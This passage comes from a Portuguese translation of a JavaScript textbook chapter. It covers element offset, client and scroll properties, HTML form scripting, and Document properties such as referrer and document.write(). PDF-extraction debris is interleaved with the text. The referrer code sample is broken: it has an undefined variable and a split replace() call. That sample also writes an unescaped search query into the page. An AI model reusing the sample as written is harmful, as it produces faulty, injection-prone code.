15.8.5 Mais informações sobre tamanho, posição e overflow de elemento O método `getBoundingClientRect()` é definido em todos os navegadores atuais, mas se você precisa dar suporte a uma geração mais antiga de navegadores, não pode contar com esse método e deve usar técnicas mais antigas para determinar o tamanho e a posição do elemento. O tamanho do elemento é fácil: as propriedades somente para leitura `offsetWidth` e `offsetHeight` de qualquer elemento HTML retornam seu tamanho na tela, em pixels CSS. Os tamanhos retornados incluem a borda e o preenchimento do elemento, mas não as margens.

Todos os elementos HTML têm propriedades `offsetLeft` e `offsetTop` que retornam as coordenadas X e Y do elemento. Para muitos elementos, esses valores são coordenadas do documento e especificam a posição do elemento diretamente. Mas para descendentes de elementos posicionados e para alguns outros elementos, como células de tabela, essas propriedades retornam coordenadas relativas a um elemento ascendente, em vez do documento. A propriedade `offsetParent` especifica a qual elemento as propriedades são relativas. Se `offsetParent` é nula, as propriedades são coordenadas do documento. Em geral, portanto, calcular a posição de um elemento e usando `offsetLeft` e `offsetTop` exige um laço: Capítulo 15

Escrevendo script de documentos **385**

```
function getElementPosition(e) {
```

```
    var x = 0, y = 0;
```

```
    while(e != null) {
```

```
        x += e.offsetLeft;
```

```
        y += e.offsetTop;
```

```
e = e.offsetParent;
```

```
}
```

lado do client

Ja

```
return {x:x, y:y};
```

vaS

```
}
```

cript do

Iterando pelo encadeamento de offsetParent e acumulando deslocamentos, essa função calcula as e

coordenadas do documento do elemento especificado. (Lembre-se de que getBoundingClientRect() retorna, em vez disso, coordenadas da janela de visualização.) Contudo, essa não é a palavra final sobre posicionamento de elementos – essa função getElementPosition() nem sempre calcula os valores corretos. Vamos ver a seguir como corrigimos isso.

Além da configuração de propriedades offset, todos os elementos do documento definem dois outros conjuntos de propriedades, um dos quais cujos nomes começam com client e outro cujos nomes começam com scroll. Isto é, todo elemento HTML tem todas as seguintes propriedades: offsetWidth

clientWidth

scrollWidth

offsetHeight

clientHeight

scrollHeight

offsetLeft clientLeft

scrollLeft

offsetTop clientTop

scrollTop

Para entender essas propriedades `client` e `scroll`, você precisa saber que o conteúdo de um elemento HTML pode ser maior do que a caixa de conteúdo alocada para contê-lo e que, portanto, os elementos individuais podem ter barras de rolagem (consulte o atributo CSS `overflow` na Seção 16.2.6).

A área de conteúdo é uma janela de visualização, assim como a janela do navegador, e quando o conteúdo é maior do que a janela de visualização, precisamos levar em conta a posição da barra de rolagem do elemento.

`clientWidth` e `clientHeight` são como `offsetWidth` e `offsetHeight`, exceto que não incluem o tamanho da borda, mas apenas a área de conteúdo e seu preenchimento. Além disso, se o navegador adicionou barras de rolagem entre o preenchimento e a borda, `clientWidth` e `clientHeight` não incluem a barra de rolagem em seus valores retornados. Note que `clientWidth` e `clientHeight` sempre retornam 0

para elementos em linha, como `<i>`, `<code>` e `<span>`.

`clientWidth` e `clientHeight` foram usadas no método `getViewportSize()` do Exemplo 15-9. Como um caso especial, quando essas propriedades são consultadas no elemento-raiz de um documento (ou no elemento corpo no modo Quirks), elas retornam os mesmos valores que as propriedades `innerWidth` e `innerHeight` da janela.

As propriedades `clientLeft` e `clientTop` não são muito úteis: elas retornam a distância horizontal e vertical entre a parte externa do preenchimento de um elemento e a parte externa de sua borda.

Normalmente, esses valores são apenas a largura das bordas esquerda e superior. No entanto, se um elemento tem barras de rolagem e se o navegador as coloca na borda esquerda ou superior (o que seria incomum), `clientLeft` e `clientTop` também incluem a largura da barra de rolagem. Para elementos em linha, `clientLeft` e `clientTop` são sempre 0.

`scrollWidth` e `scrollHeight` correspondam ao tamanho da área de conteúdo de um elemento, mais seu preenchimento, mais qualquer conteúdo que exceda o tamanho da área de conteúdo. Quando o

386 Parte II JavaScript do lado do cliente conteúdo cabe dentro da área de conteúdo sem transbordar (`overflow`), essas propriedades são iguais a `clientWidth` e `clientHeight`. Mas quando há `overflow`, elas incluem o conteúdo em questão e valores de retorno maiores do que `clientWidth` e

clientHeight.

Por fim, scrollLeft e scrollTop fornecem as posições da barra de rolagem de um elemento. As consultamos no elemento-raiz do documento no método getScrollOffsets() (Exemplo 15-8), mas elas também são definidas em qualquer elemento. Note que scrollLeft e scrollTop são propriedades graváveis e é possível configurá-las para rolar o conteúdo dentro de um elemento. (Os elementos HTML não têm um método scrollTo() como o objeto Window.) Quando um documento contém elementos que podem ser rolados e possuam conteúdo excedente, o método getElementPosition() definido anteriormente não funciona corretamente, pois não leva em conta a posição da barra de rolagem. Aqui está uma versão modificada que subtrai posições da barra de rolagem dos deslocamentos acumulados e, ao fazer isso, converte a posição retornada de coordenadas do documento para coordenadas da janela de visualização: function getElementPos(elt) {

```
var x = 0, y = 0;
```

```
// Laço para somar deslocamentos
```

```
for(var e = elt; e != null; e = e.offsetParent) {
```

```
x += e.offsetLeft;
```

```
y += e.offsetTop;
```

```
}
```

```
// Itera novamente, por todos os elementos ascendentes para subtrair  
deslocamentos de
```

```
// rolagem.
```

// Isso subtrai também as barras de rolagem principais e converte para coords da

// janela de visualização.

```
for(var e=elt.parentNode; e != null && e.nodeType == 1;  
e=e.parentNode) {
```

```
x -= e.scrollLeft;
```

```
y -= e.scrollTop;
```

```
}
```

```
return {x:x, y:y};
```

```
}
```

Nos navegadores modernos esse método `getElementPos()` retorna os mesmos valores de posição que `getBoundingClientRect()` (mas é muito menos eficiente). Teoricamente, uma função como `getElementPos()` poderia ser usada nos navegadores que não suportam `getBoundingClientRect()`. Na prática, contudo, os navegadores que não suportam `getBoundingClientRect()` têm muitas incompatibilidades de posicionamento de elementos e uma função simples como essa não vai funcionar de modo confiável. Bibliotecas práticas do lado do cliente, como a `jQuery`, contêm funções para calcular a posição do elemento que melhoram esse algoritmo básico de cálculo de posição com várias correções de erro específicas do navegador. Se precisar calcular a posição de um elemento e que seu código funcione em navegadores que não suportam `getBoundingClientRect()`, você provavelmente deve usar uma biblioteca como a `jQuery`.

15.9 Formulários HTML

O elemento HTML `<form>` e os vários elementos de entrada de formulário, como `<input>`, `<select>` e `<button>`, têm um lugar importante na programação no lado do cliente. Esses elementos HTML

remontam aos primórdios da Web e são anteriores à própria JavaScript. Os

formulários HTML são o mecanismo existente por trás da primeira geração de aplicativos Web, os quais nem mesmo exi-

Capítulo 15 Escrevendo script de documentos 387

giam JavaScript. A entrada do usuário é obtida em elementos de formulário; o envio do formulário remete essa entrada para o servidor; o servidor processa a entrada e gera uma nova página HTML

(normalmente com novos elementos de formulário) para exibição pelo cliente.

Os elementos de formulário HTML ainda são uma excelente maneira de obter entrada do usuário, mesmo quando os dados do formulário são inteiramente processados por JavaScript do lado do clien-lado do client

Ja

te e nunca são enviados para o servidor. Com programas do lado do servidor, um formulário não tem **vaS**

utilidade, a não ser que possua um botão Submit (Enviar). Na programação no lado do cliente, por **cript do**

outro lado, um botão Submit nunca é necessário (embora ainda possa ser útil). Os programas do lado do servidor são baseados em envios de formulário – eles processam dados em trechos do tamanho e

do formulário – e isso limita sua interatividade. Os programas do lado do cliente são baseados em eventos – eles podem responder a eventos em elementos individuais do formulário – e isso os permite ser muito mais responsivos. Um programa do lado do cliente poderia validar a entrada do usuário enquanto ele a digita, por exemplo. Ou então, poderia responder a um clique em uma caixa de seleção, habilitando um conjunto de opções que só têm significado quando essa caixa é marcada.

As subseções a seguir explicam como fazer esse tipo de coisas com formulários HTML. Os formulários são compostos de elementos HTML, assim como qualquer outra parte de um documento HTML, e você pode manipulá-los com as técnicas de DOM já explicadas neste capítulo. Mas os elementos de formulário foram os primeiros a aceitarem scripts, nos primórdios da programação no lado do cliente, e também suportam algumas APIs que antecedem o DOM.

Note que esta seção fala sobre script de formulários HTML e não sobre HTML em si. Ela presume que você já conhece um pouco sobre os

elementos HTML (<input>, <textarea>, <select>, etc.) utilizados para definir esses formulários. Contudo, a Tabela 15-1 é uma referência rápida para os elementos de formulário mais comumente usados. Você pode ler mais sobre as APIs de formulário e de elemento de formulário na Parte IV, sob as entradas Form, Input, Option, Select e TextArea.

Tabela 15-1 Elementos de formulário HTML

Propriedade

Rotina de tratamento

Elemento HTML

de tipo

de evento

Descrição e eventos

<input type = "button"> ou

"button"

onclick

Um botão de pressão

<button type = "button">

<input type = "checkbox">

"checkbox"

onchange

*Um botão de alternância sem comportamento de
botão de opção*

<input type = "file">

"file"

onchange

*Um campo de entrada para inserir o nome de um
arquivo para carregar no servidor Web; a propriedade
value é somente para leitura*

<input type = "hidden">

"hidden"

none

Dados enviados com o formulário, mas invisíveis para

o usuário

< option >

none

none

*Um único item dentro de um objeto Select; as rotinas
de tratamento de evento estão no objeto Select e não*

nos objetos Option individuais

<input type = "password">

"password"

onchange

Um campo de entrada para senha – os caracteres

digitados não são visíveis

(Continua)

388 *Parte II JavaScript do lado do cliente* **Tabela 15-1** *Elementos de formulário HTML (Continuação)* **Propriedade**

Rotina de tratamento

Elemento HTML

de tipo

de evento

Descrição e eventos

`<input type="radio">`

`"radio"`

onchange

Um botão de alternância com comportamento de

botão de opção – apenas um selecionado por vez

<input type = "reset"> ou

"reset"

onclick

Um botão de pressão que reinicia um formulário

<button type = "reset">

<select>

"select-one"

onchange

*Uma lista ou menu suspenso no qual um item pode
ser selecionado (consulte também <option>)*

<select multiple>

“select-multiple”

onchange

*Uma lista na qual vários itens podem ser
selecionados (consulte também <option>)*

<input type = "submit"> ou

"submit"

onclick

Um botão de pressão que envia um formulário

<button type = "submit">

<input type = "text">

"text"

onchange

Um campo de entrada de texto de uma linha; o elemento padrão `<input>` do atributo `type` é omitido ou não reconhecido

`<textarea>`

“`textarea`”

onchange

Um campo de entrada de texto de várias linhas

15.9.1 Selecionando formulários e elementos de formulário

Os formulários e os elementos que eles contêm podem ser selecionados em um documento usando-

*-se métodos padrão, como `getElementById()` e `getElementsByTagName()`:
var fields =
document.getElementById("address").getElementsByTagName("input"); Nos navegadores que suportam `querySelectorAll()`, você poderia selecionar todos os botões de op-*

ção ou todos os elementos com o mesmo nome de um formulário com código como o seguinte:

```
// Todos os botões de opção do formulário com identificação "shipping"
```

```
document.querySelectorAll('#shipping input[type = "radio"]');
```

```
// Todos os botões de opção com o nome "method" no formulário, com identificação
```

```
// "shipping"
```

```
document.querySelectorAll('#shipping input[type = "radio"]  
[name = "method"]'); Contudo, conforme descrito nas Seções 14.7, 15.2.2 e 15.2.3, um elemento <form> com atributo name ou id pode ser selecionado de várias outras maneiras. Um <form> com atributo name = "address"
```

pode ser selecionado de qualquer uma destas maneiras:

```
window.address
```

```
// Frágil: não use
```

```
document.address
```

```
// Só funciona para formulários com atributo name
```


`document.forms.address`

// Acesso explícito a um formulário com nome ou identificação

`document.forms[n]`

// Frágil: n é a posição numérica do formulário

A Seção 15.2.3 explicou que `document.forms` é um objeto `HTMLCollection` que permite selecionar elementos de formulário por ordem numérica, por `id` ou por `name`. Os próprios objetos de formulário

atuam como `HTMLCollections` de elementos de formulário e podem ser indexados pelo nome

Capítulo 15 Escrevendo script de documentos 389

ou número. Se um formulário de nome “`address`” tem um primeiro elemento de nome “`street`”, você pode se referir a esse elemento de formulário usando qualquer uma destas expressões:

`document.forms.address[0]`

`document.forms.address.street`

`document.address.street`

// somente para `name = "address"` e não `id = "address"`

lado do client

Ja

Se quiser ser explícito a respeito da seleção de um elemento de formulário, você pode indexar a provaS

priedade `elements` do objeto formulário:

cript do

`document.forms.address.elements[0]`

e

`document.forms.address.elements.street`

O atributo `id` é a maneira geralmente preferida para nomear elementos

específicos do documento.

Entretanto, o atributo `name` tem um propósito especial para envio de formulários HTML e é muito mais usado com formulários do que com outros elementos. É comum para grupos de caixas de sele-

ção relacionadas e obrigatório para grupos de caixas de seleção mutuamente exclusivos compartilhar um valor do atributo `name`. Lembre-se de que, quando você indexa um `HTMLCollection` com um nome e mais de um elemento compartilha esse nome, o valor retornado é um objeto semelhante a um array que contém todos os elementos coincidentes. Considere o seguinte formulário que contém botões de opção para selecionar um método de despacho (*shipping*): `<form name="shipping">`

```
<fieldset> <legend> Shipping Method </legend>
```

```
<label> <input type="radio" name="method" value="1st"> First-  
class </label>
```

```
<label> <input type="radio" name="method" value="2day"> 2-day  
Air </label>
```

```
<label> <input type="radio" name="method"  
value="overnite"> Overnight </label>
```

```
</fieldset>
```

```
</form>
```

Com esse formulário, você poderia se referir ao array de elementos botão de opção como segue: `var methods = document.forms.shipping.elements.method;`

Note que os elementos `<form>` têm um atributo HTML e uma propriedade JavaScript correspondente chamada `"method"`; portanto, nesse caso, devemos usar a propriedade `elements` do formulário, em vez de acessar a propriedade `method` diretamente. Para determinar qual método de despacho o usuário selecionou, iteramos pelos elementos do formulário no array e verificamos a propriedade `checked` de cada um: `var shipping method;`

```
for(var i = 0; i < methods.length; i++)
```

```
if (methods[i].checked) shipping_method = methods[i].value;
```

Vamos ver mais sobre as propriedades de elementos de formulário, como `checked` e `value`, na próxima seção.

15.9.2 Propriedades de formulário e elemento

O array `elements[]` descrito anteriormente é a propriedade mais interessante de um objeto `Form`.

As propriedades restantes do objeto `Form` têm menos importância. As propriedades `action`, `encoding`, `method` e `target` correspondem diretamente aos atributos `action`, `encoding`, `method` e `target` do

390 Parte II JavaScript do lado do cliente elemento `<form>`. Todas essas propriedades e atributos são utilizados para controlar como os dados do formulário são enviados para o servidor Web e onde os resultados são exibidos. JavaScript do lado do cliente pode configurar o valor dessas propriedades, mas elas só são úteis quando o formulário é realmente enviado para um programa do lado do servidor.

Antes de JavaScript, um formulário era enviado com um botão de propósito especial `Submit` e os elementos de formulário tinham seus valores redefinidos com um botão de propósito especial `Reset`.

O objeto `Form` de JavaScript suporta dois métodos, `submit()` e `reset()`, que têm o mesmo objetivo.

Chamar o método `submit()` de um objeto `Form` envia o formulário e chamar `reset()` redefine os elementos do formulário.

Todos (ou a maioria) os elementos de formulário têm as seguintes propriedades em comum. Alguns elementos têm outras propriedades de propósito especial que são descritas posteriormente, quando vários tipos de elementos de formulário são considerados individualmente: `type`

Uma string somente para leitura que identifica o tipo do elemento de formulário. Para elementos de formulário definidos por uma tag `<input>`, esse é simplesmente o valor do atributo `type`. Outros elementos de formulário (como `<textarea>` e `<select>`) definem uma propriedade `type`, de modo que podem ser facilmente identificados pelo mesmo teste que diferencia elementos `<input>`. A segunda coluna da Tabela 15-1 lista o

valor dessa propriedade para cada elemento de formulário.

form

Uma referência somente para leitura ao objeto Form no qual o elemento está contido, ou null, se o elemento não está contido em um elemento <form>.

name

Uma string somente para leitura especificada pelo atributo HTML name.

value

Uma string de leitura/gravação que especifica o “valor” contido ou representado pelo elemento de formulário. Essa é a string remetida para o servidor Web quando o formulário é enviado e às vezes só tem interesse para programas JavaScript. Para elementos Text e Textarea, essa propriedade contém o texto digitado pelo usuário. Para elementos botão criados com uma tag `<input>` (mas não aqueles criados com uma tag `<button>`), essa propriedade especifica o texto exibido dentro do botão. Contudo, para elementos “botão de ação” e “caixa de seleção”, a propriedade value não é editada nem exibida para o usuário. É simplesmente uma string configurada pelo atributo HTML value. Ela se destina a ser usada para envio do formulário, mas também pode ser uma maneira útil de associar dados extras a um elemento do formulário.

Ainda neste capítulo, a propriedade value também é discutida nas seções sobre as diferentes categorias de elementos de formulário.

15.9.3 Rotinas de tratamento de evento de formulário e elemento

Cada elemento Form tem uma rotina de tratamento de evento onsubmit para detectar o envio de formulário e uma rotina de tratamento de evento onreset para detectar redefinições de formulário.

Capítulo 15 Escrevendo script de documentos 391

A rotina de tratamento onsubmit é chamada imediatamente antes que o formulário seja enviado; ela pode cancelar o envio retornando false. Isso oferece uma oportunidade para um programa JavaScript verificar se existem erros na entrada do usuário, a fim de evitar o envio de dados incompletos ou inválidos pela rede, para um programa do lado do servidor. Note que a rotina de tratamento onsubmit é ativada somente por um clique genuíno em um botão Submit. Chamar o método submit() de um formulário não ativa a rotina de tratamento onsubmit.

lado do client

JavaS

A rotina de tratamento de evento onreset é semelhante à rotina de tratamento onsubmit. Ela é cha-cript do

mada imediatamente antes que o formulário seja redefinido e, retornando false, pode impedir que e

os elementos do formulário sejam redefinidos. Botões Reset raramente são

necessários em formulá-

rios, mas se houver um, talvez você queira fazer o usuário confirmar a redefinição:

```
<form...
```

```
onreset="return confirm('Really erase ALL input and start over?')">
```

```
...
```

```
<button type="reset"> Clear and Start Over </button>
```

```
</form>
```

Assim como a rotina de tratamento `onsubmit`, `onreset` é ativada somente por um botão `Reset` genuí-

no. Chamar o método `reset()` de um formulário não ativa `onreset`.

Os elementos de formulário normalmente disparam um evento `click` ou `change` quando o usuário interage com eles, sendo que você pode tratar desses eventos definindo uma rotina de tratamento de evento `onclick` ou `onchange`. A terceira coluna da Tabela 15-1 especifica a principal rotina de tratamento de evento de cada elemento de formulário. Em geral, os elementos de formulário que são botões disparam um evento `click` quando ativados (mesmo quando essa ativação acontece por meio do teclado, em vez de um clique de mouse). Outros elementos de formulário disparam um evento `change` quando o usuário muda o valor representado pelo elemento. Isso acontece quando o usuário insere texto em um campo de texto ou seleciona uma opção em uma lista suspensa. Note que esse evento não é disparado sempre que o usuário digita uma tecla em um campo de texto. Ele só é disparado quando o usuário altera o valor de um elemento e então move o foco de entrada para algum outro elemento do formulário. Isto é, a chamada dessa rotina de tratamento de evento indica uma alteração concluída. Os botões de ação e as caixas de seleção são botões que têm estado e disparam eventos `click` e `change`; o evento `change` é o mais útil dos dois.

Os elementos de formulário também disparam um evento `focus` quando recebem o foco do teclado e um evento `blur` quando o perdem.

Algo importante a saber a respeito das rotinas de tratamento de evento é que, dentro do código de uma delas, a palavra-chave `this` se refere ao elemento do documento que disparou o evento (vamos falar sobre isso novamente no Capítulo 17). Como os elementos dentro de um elemento `<form>` têm uma propriedade `form` que se refere ao formulário contêiner, as rotinas de tratamento de evento desses elementos sempre podem se referir ao objeto `Form` como `this.form`. Indo um passo adiante, isso significa que uma rotina de tratamento de evento de um elemento de formulário pode se referir a um elemento de formulário irmão chamado `x` como `this.form.x`.

15.9.4 Botões de pressão

Os botões são um dos elementos de formulário mais comumente usados, pois fornecem uma maneira visual clara de permitir que o usuário dispare alguma ação com script. Um elemento botão não tem um comportamento padrão próprio e não tem utilidade a não ser que possua uma rotina

392 Parte II JavaScript do lado do cliente de tratamento de evento `onclick`. Os botões definidos como elementos `<input>` exibem o texto puro do atributo `value`. Os botões definidos como elementos `<button>` exibem o conteúdo do elemento.

Note que os hiperlinks fornecem a mesma rotina de tratamento de evento `onclick` dos botões. Use um link quando a ação a ser disparada pela rotina de tratamento `onclick` puder ser conceitualizada como “seguir um link”; caso contrário, use um botão.

Os elementos de envio e redefinição são exatamente como os elementos botão, mas têm ações pa-drão (enviar e redefinir um formulário) associadas. Se a rotina de tratamento de evento `onclick` retorna `false`, a ação padrão desses botões não é executada. A rotina de tratamento `onclick` de um elemento de envio pode ser usada para realizar validação de formulário, mas é mais comum fazer isso com a rotina de tratamento `onsubmit` do próprio objeto `Form`.

A Parte IV não contém uma entrada `Button`. Consulte `Input` para ver os detalhes sobre todos os bo-tões de pressão do elemento formulário, incluindo aqueles criados com o elemento `<button>`.

15.9.5 Botões de alternância

Os elementos “botão de ação” e “caixa de seleção” são “botões de alternância”, ou botões que têm dois estados visualmente distintos: eles podem estar marcados ou desmarcados. O usuário pode mudar o estado de um botão de alternância clicando nele. Os elementos botão de ação são

projetados para serem usados em grupos de elementos relacionados, todos os quais com o mesmo valor para o atributo HTML `name`. Os elementos botão de ação criados dessa maneira são mutuamente exclusivos: quando um é marcado, o que estava marcado anteriormente se torna desmarcado. As caixas de seleção também são frequentemente utilizadas em grupos que compartilham um atributo `name` e, quando você seleciona esses elementos usando o nome como uma propriedade do formulário, deve lembrar que obtém um objeto semelhante a um array, em vez de um único elemento.

Os elementos botão de ação e caixa de seleção definem ambos uma propriedade `checked`. Esse valor booleano de leitura/gravação especifica se o elemento está atualmente marcado. A propriedade `defaultChecked` é um booleano que tem o valor do atributo HTML `checked`; ela especifica se o elemento está marcado quando a página é carregada pela primeira vez.

Os elementos botão de ação e caixa de seleção não exibem texto e normalmente são mostrados com texto HTML adjacente (ou com um elemento `<label>` associado). Isso significa que configurar a propriedade `value` de um elemento caixa de seleção ou botão de ação não altera a aparência visual do elemento. É possível configurar `value`, mas isso muda apenas a string enviada para o servidor Web quando o formulário é submetido.

Quando o usuário clica em um botão de alternância, o elemento botão de ação ou caixa de seleção ativa suas rotinas de tratamento `onclick`. Se o botão de alternância muda de estado como resultado do clique, ele também ativa as rotinas de tratamento de evento `onchange`. (Note, entretanto, que os botões de opção que mudam de estado quando o usuário clica em um botão de opção diferente não ativam uma rotina de tratamento `onchange`.)

15.9.6 Campos de texto

Os campos de entrada de texto provavelmente representam o elemento mais usado em formulários HTML e programas JavaScript. Eles permitem que o usuário insira uma string de texto curta, de

Capítulo 15 Escrevendo script de documentos 393

uma linha. A propriedade `value` representa o texto digitado pelo usuário. Você pode configurar essa propriedade de forma a especificar explicitamente o texto que deve ser exibido no campo.

Em HTML5, o atributo `placeholder` especifica um aviso a ser exibido dentro do campo, antes que o usuário digite alguma coisa:

Arrival Date: `<input type="text" name="arrival" placeholder="yyyy-mm-dd">` lado do client

A rotina de tratamento de evento *onchange* de um campo de texto é disparada quando o usuário **cripto** do

digita novo texto ou edita texto existente e então indica que terminou de editar retirando o foco de entrada do campo de texto.

e

O elemento *Textarea* é como um elemento campo de entrada de texto, exceto que permite ao usuário inserir (e aos seus programas JavaScript exibir) texto de várias linhas. Os elementos *Textarea* são criados com uma tag `<textarea>`, usando uma sintaxe significativamente diferente da tag `<input>` que cria um campo de texto. (Consulte *TextArea* na Parte IV.) Contudo, os dois tipos de elementos se comportam de modo bastante parecido. Você pode usar a propriedade *value* e a rotina de tratamento de evento *onchange* de um elemento *Textarea* exatamente como faz para um elemento *Text*.

Um elemento `<input type="password">` é um campo de entrada modificado que exibe asteriscos quando o usuário digita nele. Conforme o nome indica, isso é útil para permitir que um usuário digite senhas sem se preocupar com o fato de outras pessoas lerem por cima de seus ombros. Note que o elemento *Password* protege a entrada do usuário contra curiosos, mas quando o formulário é enviado, essa entrada não é criptografada (a não ser que seja enviada por meio de uma conexão *HTTPS* segura) e pode ficar visível ao ser transmitida pela rede.

Por fim, um elemento `<input type="file">` permite ao usuário digitar o nome de um arquivo a ser carregado no servidor Web. Ele é um campo de texto combinado com um botão que abre uma caixa de diálogo de escolha de arquivo. Esse elemento de seleção de arquivo tem uma rotina de tratamento de evento *onchange*, como um campo de entrada normal. Contudo, ao contrário de um campo de entrada, a propriedade *value* de um elemento de seleção de arquivo é somente para leitura. Isso evita que programas JavaScript mal-intencionados enganem o usuário, fazendo-o carregar um arquivo que não deve ser compartilhado.

Os vários elementos de entrada de texto definem rotinas de tratamento de evento *onkeypress*, *onkeydown* e *onkeyup*. Você pode retornar *false* das rotinas de tratamento de evento *onkeypress* ou *onkeydown* para impedir que o toque de tecla do usuário seja gravado. Isso pode ser útil, por exemplo, se você quer forçar o usuário a inserir somente dígitos em um campo de entrada de texto em particular. Consulte o Exemplo 17-6 para

ver uma demonstração dessa técnica.

15.9.7 Elementos Select e Option

O elemento `Select` representa um conjunto de opções (representadas por elementos `Option`) que o usuário pode selecionar. Os navegadores normalmente renderizam elementos `Select` em menus suspensos (ou `drop-down`), mas se você especificar um atributo `size` com um valor maior do que 1, eles vão exibir as opções em uma lista (possivelmente com rolagem). O elemento `Select` pode operar de duas maneiras muito distintas e o valor da propriedade `type` depende de como é configurado. Se o elemento `<select>` tem o atributo `multiple`, o usuário pode selecionar várias opções e a propriedade `type` do objeto `Select` é “`select-multiple`”. Caso contrário, se o atributo `multiple` não está presente, apenas um item pode ser selecionado e a propriedade `type` é “`select-one`”.

394 Parte II JavaScript do lado do cliente De certa forma, um elemento `select-multiple` é como um conjunto de elementos caixa de seleção e um elemento `select-one` é como um conjunto de elementos botão de ação. Contudo, as opções exibidas por um elemento `Select` não são botões de alternância: em vez disso, são definidas por elementos `<option>`. Um elemento `Select` define uma propriedade `options` que é um objeto semelhante a um array contendo elementos `Option`.

Quando o usuário seleciona ou anula a seleção de uma opção, o elemento `Select` dispara sua rotina de tratamento de evento `onchange`. Para elementos `Select select-one`, a propriedade de leitura/

gravação `selectedIndex` especifica qual das opções está selecionada. Para elementos `select-multiple`, a propriedade `selectedIndex` única não é suficiente para representar o conjunto completo de opções selecionadas. Nesse caso, para determinar quais opções estão selecionadas, deve-se iterar pelos elementos do array `options[]` e verificar o valor da propriedade `selected` de cada objeto `Option`.

Além da propriedade `selected`, cada objeto `Option` tem uma propriedade `text` que especifica a string de texto puro que aparece no elemento `Select` para essa opção. Essa propriedade pode ser configurada para alterar o texto exibido para o usuário. A propriedade `value` também é uma string de leitura/gravação que especifica o texto a ser remetido para o servidor Web quando o formulário é enviado. Mesmo que você esteja escrevendo um programa puro do lado do cliente e seu formulário nunca seja enviado, a propriedade `value` (ou seu atributo HTML `value` correspondente) pode ser um lugar útil para armazenar qualquer dado de que precise, caso o usuário selecione uma opção em especial. Note que os elementos `Option` não têm

rotinas de tratamento de evento relacionadas a formulário: em vez disso, use a rotina de tratamento onchange do elemento Select.

Além de configurar a propriedade text de objetos Option, você pode alterar as opções exibidas em um elemento Select dinamicamente, usando recursos especiais da propriedade options, datada dos primórdios dos scripts do lado do cliente. Você pode truncar o array de elementos Option configurando options.length com o número de opções desejadas e pode remover todos os objetos Option configurando options.length como 0. Um objeto Option individual pode ser removido do elemento Select configurando-se seu lugar no array options[] como null. Isso exclui o objeto Option e qualquer elemento mais alto no array options[] é movido automaticamente para baixo, a fim de preencher o lugar vazio.

Para adicionar novas opções em um elemento Select, crie um objeto Option com a construtora Option() e anexe-o na propriedade options[] com código como o seguinte:

```
// Cria um novo objeto Option
```

```
var zaire = new Option("Zaire", // A propriedade text
```

```
"zaire", // A propriedade value
```

```
false,
```

```
// A propriedade defaultSelected
```

false); // A propriedade selected

// Exibe em um elemento Select anexando-o no array options:

var countries = document.address.country;

// Obtém o objeto Select

countries.options[countries.options.length] = zaire;

Lembre-se de que essas APIs de propósito especial para o elemento Select são muito antigas. Você pode inserir e remover elementos de opção de forma mais clara com chamadas padrão para Document.createElement(), Node.insertBefore(), Node.removeChild(), etc.

Capítulo 15 Escrevendo script de documentos 395

15.10 Outros recursos de Document

Este capítulo começou com a afirmação de que é um dos mais importantes do livro. Por necessidade, ele também é um dos mais longos. Esta última seção conclui o capítulo, abordando diversos outros recursos do objeto Document.

lado do client

JavaS

15.10.1 Propriedades de Document

cript do

Este capítulo já apresentou propriedades de Document, como body, documentElement e forms, que e

se referem a elementos especiais do documento. Os documentos também definem algumas outras propriedades interessantes:

cookie

Uma propriedade especial que permite aos programas JavaScript ler e gravar cookies HTTP.

Essa propriedade é abordada no Capítulo 20.

domain

Uma propriedade que permite a servidores Web mutuamente confiáveis dentro do mesmo domínio Internet abrandar colaborativamente as restrições de segurança da política da mesma origem em interações entre suas páginas Web (consulte a Seção 13.6.2.1).

lastModified

Uma string contendo a data de modificação do documento.

location

Esta propriedade se refere ao mesmo objeto Location que a propriedade location do objeto Window.

referrer

O URL do documento contendo o link, se houver, que levou o navegador ao documento atual. Essa propriedade tem o mesmo conteúdo do cabeçalho HTTP Referer, mas é grafada com duplo r.

title

O texto entre as marcações <title> e </title> desse documento.

URL

O URL do documento como uma String somente de leitura e não como um objeto Location.

O valor dessa propriedade é igual ao valor inicial de `location.href`, mas não é dinâmico como o objeto Location. Se o usuário navegar para um novo identificador de fragmento dentro do documento, por exemplo, `location.href` vai mudar, mas `document.URL`, não.

`referrer` é uma das propriedades mais interessantes: ela contém o URL do documento a partir do qual o usuário se vinculou ao documento atual. Você poderia usar essa propriedade com código como o seguinte:

```
if (document.referrer.indexOf("http://www.google.com/search?") == 0)
{
```

```
    var args = document.referrer.substring(ref.indexOf("?") + 1).split("&");
    for(var i = 0; i < args.length; i++) {
```

```
396 Parte II JavaScript do lado do cliente if (args[i].substring(0,2) ==
    "q=") {
```

```
        document.write("<p> Welcome Google User. ");
```

```
        document.write("You searched for: " +
```

```
unescape(args[i].substring(2)).replace('+',
```

```
,
```

```
);
```

```
break;
```

}

}

}

O método `document.write()` usado no código anterior é o tema da próxima seção.

15.10.2 O método `document.write()`

O método `document.write()` foi uma das primeiras APIs de script implementadas pelo navegador Web Netscape 2. Ele foi introduzido bem antes do DOM e era a única maneira de exibir texto computado em um documento. Ela não é mais necessária em código novo, mas é provável que você a veja em código já existente.

`document.write()` concatena seus argumentos de string e insere a string resultante no documento, no local do elemento script que o chamou. Quando o script acaba de executar, o navegador analisa a saída gerada e a exibe. O código a seguir, por exemplo, usa `write()` para gerar informações na saída dinamicamente em um documento HTML que de outro modo seria estático: `<script>`

```
document.write("<p>Document title: " + document.title);  
document.write("<br>URL: " + document.URL);
```

```
document.write("<br>Referred by: " + document.referrer);  
document.write("<br>Modified on: " + document.lastModified);  
document.write("<br>Accessed on: " + new Date());
```

```
</script>
```

É importante entender que é possível usar o método `write()` para gerar saída HTML no documento corrente somente enquanto esse documento está sendo analisado. Isto é, você pode chamar `document.write()` dentro de código de nível superior em elementos `<script>` somente porque esses scripts são executados como parte do processo de análise do documento. Se você colocar uma chamada de `document.write()` dentro de uma definição de função e então chamar essa função a partir de uma rotina de tratamento de evento, ela não vai funcionar conforme o esperado – na verdade, ela vai apagar o documento atual e os scripts que ele contém! (Você vai ver por que em breve.) Por motivos semelhantes, você não deve usar `document.write()` em scripts que tenham os atributos `defer` ou `async` configurados.

O Exemplo 13-3, no Capítulo 13, usou `document.write()` dessa maneira para gerar saída mais complicada.

